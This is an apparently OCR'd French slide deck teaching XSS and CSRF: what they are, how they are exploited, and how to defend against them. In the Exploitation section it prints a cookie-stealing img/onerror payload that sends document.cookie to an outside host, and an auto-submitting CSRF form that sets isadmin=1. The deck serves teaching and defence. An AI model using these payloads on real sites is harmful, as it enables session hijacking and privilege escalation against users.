XSS et CSRF

Des failles.

Sommaire


- Présentation
- Exploitation
- Protection

Présentation

- Javascript :
  - Langage de programmation côté client
  - Permet de :
    - Dynamiser une page
    - Modifier les propriétés de la page
    - Envoyer des requêtes
  - Événementiel : se déclenche lors d'actions (onclick, onload,...)

Présentation

- XSS :
  - Cross Site Scripting
  - Exécuter du code malveillant chez d'autres clients



Présenation

- CSRF
  - Cross-site request forgery
  - Forcer quelqu'un à envoyer une requête
  - Actions faites à son insu (valider un formulaire, une transaction bancaire,...)

Exploitation

- XSS :
  - Deux types de XSS :
    - XSS réfléchi : données exécutées à la volée
    - XSS stockée : données stockées dans le serveur
  - XSS stockée : besoin d'envoyer les données uniquement
    - Via formulaire (livre d'or, chat, description de profil,…)
    - Visiter la page affectée pour être pris au piège
  - XSS réfléchi : seul le client envoyant la requête peut exécuter le script
    - Via formulaire (recherche,…)
    - Ingénierie sociale requise

Exploitation

- XSS :
  - Rendre une page illisible (boucles infinies, style modifié,...)
  - vol de données (mot de passe, cookie de session,...)
  - Clickjacking

Exploitation

- XSS :
  - Détourner des données :
    - Envoyer une requête (<img src>, document.location,...)
    - Récupérer les données (endpoint, serveur privé,...)

```
<img src="http://endpoint.elmrini.fr/?cookie="
onerror="this.src+=document.cookie">
```

elmrini.fr


Exploitation

- CSRF :
  - Forcer l'envoi d'une requête par la victime
  - Deux vecteurs :
    - Ingénierie sociale
    - XSS sur un site
  - Deux moyens :
    - GET (<img src>, document.location, phishing,...)
    - POST (envoi auto de formulaire, AJAX,...)

Exploitation

- CSRF :
  - Valider une transaction à l'insu de quelqu'un
  - Augmentation de privilèges
  - Validation de compte

```
<form action="validate.php"><input name=
"user" value="alexis"><input name="isadmin"
 value="1"></form><img src="a" onerror=
"document.forms[0].submit();">
```



Protections

- XSS
  - Échappement de caractères (en PHP : htmlEntities())
    - "<" devient "*<*" etc.
  - Filtres :
    - Retirer caractères dangereux (<, >, ", …)
  - Same-origin policy :
    - Empêche la récupération de données sur d'autres sites
  - WAF (web application firewall)
    - Intercepte les requêtes dangereuses
    - Utile contre autres types d'injections (SQL,...)

Protections

- CSRF
  - Protections XSS sur tous les sites au monde
  - Prévention contre le phishing
  - Token anti-csrf :
    - Champ caché avec valeur aléatoire
    - Permet au serveur de vérifier de qui provient la requête
    - Inefficace si faille XSS sur le même site

Conclusion

- Injections peuvent être côté client
- Failles nombreuses et semblent peu dangereuses
- Mais en fait elles le SONT
- Morale : NEVER TRUST USER INPUT